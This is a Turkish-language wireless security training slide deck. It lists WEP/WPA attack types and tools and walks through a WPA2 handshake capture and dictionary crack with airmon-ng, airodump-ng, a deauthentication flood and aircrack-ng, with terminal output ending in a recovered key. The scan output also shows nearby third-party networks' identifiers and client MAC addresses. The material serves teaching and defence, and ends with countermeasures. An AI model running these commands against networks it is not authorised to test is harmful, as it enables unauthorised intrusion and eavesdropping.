

Kablosuz Ağ Güvenliği

2025

Kablosuz Ağ Güvenliği

- Open Security
- WEP
- WPA
- RSN
- RADIUS / WPA-RADIUS
- Wireless Gateway
- Firmalara özel çözümler

WEP Kimlik Doğrulaması



1) Bağlantı İsteği

2) AP rasgele bir metin oluşturur (128bit) ve Kablosu Cihaza gönderir

3) Cihaz kendisindeki WEP şifresi (secret key) ile bu gelen metni şifreler AP' ye şifrelenmiş metni gönderir

4) AP gelen geri gelen şifrelenmiş metinin doğru olduğuna onay verir

Kablosuz Ağ Saldırı Çeşitleri

- Erişim Kontrolü Saldırıları (Access Control Attacks)
- Gizlilik Saldırıları (Confidentiality Attacks)
- Bütünlük Doğrulama Saldırıları (Integrity Attacks)
- Kimlik Doğrulama Saldırıları (Authentication Attacks)
- Kullanılabilirlik saldırıları (Availability Attacks)

Erişim Kontrolü Saldırıları

- Kablosuz Ağları Tarama (War Driving)
- Yetkisiz Erişim Noktası (Rogue Access Point)
- Mac Adres Sahteciliği (Mac Spoofing)
- Ip Adresi Yanıltma (Ip Spoofing)
- Güvenli Olmayan Ağa Bağlanma (Adhoc Associations)
- 802.1x Radius Cracking

Gizlilik Saldırıları

- Gizli Dinleme (Eavesdropping)
- Wep Anahtarı Kırma (Wep Key Cracking)
- Ap Üzerinde Sahte Portal Çalıştırmak (Ap Phishing)
- Ortadaki Adam Saldırısı (Man In The Middle)

Bütünlük Doğrulama Saldırıları

- 802.11 Paketi Püskürtme (Frame Injection)
- 802.11 Veri Tekrarlama (802.11 Data Replay)
- 802.1x EAP Tekrarlama (802.1x EAP Replay)
- 802.1x Radius Tekrarlama (802.1x Radius Replay)

Kimlik Doğrulama Saldırıları

- Shared Key Guessing
- PSK Cracking
- 802.1x Password Guessing
- Application Login Theft
- Domain Login Cracking
- 802.1x LEAP Cracking
- 802.1x EAP Downgrade

Kullanılabilirlik Saldırıları

- Servis Reddi Saldırıları (DoS Attacks)
- AP Theft
- Queensland DoS
- 802.11 Beacon Flood
- 802.11 Deauthenticate Flood
- ...

Saldırı Araçları

Saldırı Araçları

- airmon-ng
- airodump-ng
- aireplay-ng
- aircrack-ng
- reaver
- Netstumbler / MiniStumbler
- Kismet
- Airodump
- Aircrack

Saldırı Araçları

- **airmon-ng start wlan0** wifi monitor mod
- **airodump-ng wlan0mon** çevredeki ağlar bilgi
- **airodump-ng wlan0mon BSSID** ile paket toplar
- **aireplay-ng –deauth 100 -e Test wlan0mon**
istemciyi yeniden bağlanmaya zorlama (el sıkışma)
- **aircrack-ng WPA2-01.cap -w /wordlist/liste.txt – o**
paketlere kaba kuvvet saldırısı ile parola bulma.

Saldırı Araçları

```
root@kali:~# iwconfig
lo      no wireless extensions.

wlan0   IEEE 802.11  ESSID:off/any
        Mode:Managed  Access Point: Not-Associated Tx-Power=20 dBm
        Retry short limit:7  RTS thr:off  Fragment thr:off
        Encryption key:off
        Power Management:off

eth0    no wireless extensions.

root@kali:~# airmon-ng start wlan0
Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

          PID Name
          537 NetworkManager
          585 dhclient
        1378 wpa_supplicant

          PHY     Interface      Driver      Chipset
          phy0      wlan0       mt7601u    Ralink Technology, Corp. MT7601U
                                         (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                                         (mac80211 station mode vif disabled for [phy0]wlan0)

root@kali:~# iwconfig
lo      no wireless extensions.

eth0    no wireless extensions.

wlan0mon IEEE 802.11  Mode:Monitor Frequency:2.457 GHz Tx-Power=20 dBm
        Retry short limit:7  RTS thr:off  Fragment thr:off
        Power Management:on

root@kali:~#
```

Saldırı Araçları

```
root@kali: ~/Desktop#
File Edit View Search Terminal Help
CH 2 ][ Elapsed: 43 s ][ 2017-11-13 02:59
BSSID          PWR  Beacons   #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
14:5F:94:48:F7:04 -55    17      0  0  1  54e  WPA2 CCMP  PSK  Ahmet-Test
58:2A:F7:D3:32:89 -54    27      0  0  11 54e  WPA2 CCMP  PSK  SUPERONLINE-WiF
D4:6E:0E:A6:45:7C -69    26      7  1  1  54e  WPA2 CCMP  PSK  TurkTelekom_T45
DC:D9:16:31:2C:93 -79    24      0  0  1  54e  WPA2 CCMP  PSK  OmerFaruk
04:BF:6D:F6:CD:14 -84    22      0  0  7  54e  WPA2 CCMP  PSK  TTNET_ZyXEL_HT4
EC:08:6B:D0:36:E0 -84    15      0  0  1  54e  WPA2 CCMP  PSK  TurkTelekom_T36
84:16:F9:FA:D2:AD -85    28      0  0  1  54e  WPA2 CCMP  PSK  Ba+.larba+.i cF
DC:09:4C:27:64:31 -84    27      2  0  4  54e  WPA2 CCMP  PSK  SUPERONLINE-WiF
10:7B:EF:6A:BB:1E -87    22      0  0  4  54e  WPA2 CCMP  PSK  TTNET_ZyXEL_7Y7
BC:76:70:73:19:65 -87    3       0  0  1  54e  WPA  TKIP   PSK  asozofis
88:41:FC:0B:AB:17 -85    19      0  0  11 54e  WPA2 CCMP  PSK  FENERBAHCE
18:D6:C7:79:C9:20 -89    20      218     0  1  54e  WPA2 CCMP  PSK  TP-LINK_C920
4C:9E:FF:44:91:7C -88    11      0  0  5  54e  WPA2 CCMP  PSK  tuval_istanbul
A0:E4:CB:DB:59:25 -88    14      0  0  8  54e  WPA2 CCMP  PSK  TTNET_ZyXEL_M9M
DC:09:4C:2C:65:BB -88    3       0  0  4  54e  WPA2 CCMP  PSK  SUPERONLINE-WiF
4C:9E:FF:32:47:33 -90    14      0  0  7  54e  WPA  CCMP   PSK  POLAT
F4:E3:FB:BA:58:D1 -86    19      0  0  11 54e  WPA2 CCMP  PSK  SUPERONLINE-WiF
18:28:61:E8:C2:D4 -90    3       0  0  8  54e  WPA  TKIP   PSK  KocaAdam
D4:61:2E:8B:CC:B0 -89    2       1  0  11 54e  WPA2 CCMP  PSK  SUPERONLINE-WiF
60:31:97:A6:1C:A7 -89    7       0  0  10 54e  WPA2 CCMP  PSK  TTNET_ZyXEL_RYW

BSSID          STATION          PWR  Rate   Lost   Frames  Probe
(not associated) 4E:44:53:DA:7C:EB -36  0 - 1    11      3
(not associated) 3E:EA:33:79:55:EC -86  0 - 1    0       1
(not associated) A8:81:95:C0:44:F8 -74  0 - 1    0       2
(not associated) C8:02:10:0B:12:89 -76  0 - 1    0      39 alanya07naksiye
(not associated) C4:62:EA:B0:E9:E6 -86  0 - 1    0       1
(not associated) 7C:78:7E:3A:2F:7E -90  0 - 1    0       3
(not associated) 88:32:9B:79:59:08 -90  0 - 1    0       2
DC:09:4C:27:64:31 00:34:DA:58:C8:E0 -90  0 - 1    0       1
BC:76:70:73:19:65 20:16:D8:8A:10:C4 -84  0 - 1    6       2
18:D6:C7:79:C9:20 20:EE:28:DC:EB:4E  -1  2e- 0    0      218

root@kali:~/Desktop#
```

Saldırı Araçları

The screenshot shows a Kali Linux desktop environment. In the foreground, a terminal window titled 'root@kali: ~/Desktop' is open, displaying the command:

```
root@kali:~/Desktop# airodump-ng wlan0mon -c 1 --bssid 14:5F:94:48:F7:04 -w WPA2
```

Below the terminal, another terminal window titled 'root@kali: ~/Desktop' displays the results of the airodump-ng command. The output includes:

| CH | Elapsed | Date |
|----|---------|------------------|
| 1 | 18 s | 2017-11-13 03:03 |


| BSSID | PWR | RXQ | Beacons | #Data, #/s | CH | MB | ENC | CIPHER | AUTH | ESSID |
|-------------------|-----|-----|---------|------------|----|-----|------|--------|------|------------|
| 14:5F:94:48:F7:04 | -54 | 2 | 64 | 0 0 | 1 | 54e | WPA2 | CCMP | PSK | Ahmet-Test |

| BSSID | STATION | PWR | Rate | Lost | Frames | Probe |
|-------|---------|-----|------|------|--------|-------|
|-------|---------|-----|------|------|--------|-------|

On the desktop background, there are several files listed on the left side:

- WPA2-01.kismet.netxml
- WPA2-01.kismet.csv
- WPA2-01.csv
- WPA2-01.cap

Saldırı Araçları



Saldırı Araçları

The screenshot shows a Kali Linux desktop environment with several windows open. On the left, there's a file browser window titled 'WPA2-01' containing files: 'kismet', 'netxml', 'kismet.csv', 'CSV', and 'cap'. In the center, a terminal window displays the output of the 'aircrack-ng' command:

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
CH 1 ][ Elapsed: 17 mins ][ 2017-11-13 03:21 ][ WPA handshake: 14:5F:94:48:F7:04
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
14:5F:94:48:F7:04      56   71    3068   1780   0   1 5d4 WPA2 CCMP  DSK Ahmet-Test
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# aircrack-ng WPA2-01.cap -w /usr/share/wordlists/rockyou.txt -0
Opening WPA2-01.cap
Read 58123 packets.

# BSSID          ESSID          Encryption
1 14:5F:94:48:F7:04  Ahmet-Test          WPA (1 handshake)

Choosing first network as target.

Opening WPA2-01.cap
Reading packets, please wait...

Aircrack-ng 1.2 rc4

[00:00:00] 924/7120712 keys tested (1941.87 k/s)

Time left: 1 hour, 1 minute, 8 seconds          0.01%
KEY FOUND! [ 123456789123456 ]
```

Below the terminal, the captured file 'WPA2-01.cap' is shown in a hex editor window.

Savunma

- Kablosuz ağ erişim noktalarının yama ve firmware güncellemesinin yapılması
- WPA/WPA2 ile güçlü parola ilkesi uygulanmalı
- Mümkünse trafik VPN ile tünelleyerek şifrelenmeli
- Mümkünse Mac filter kullanılmalı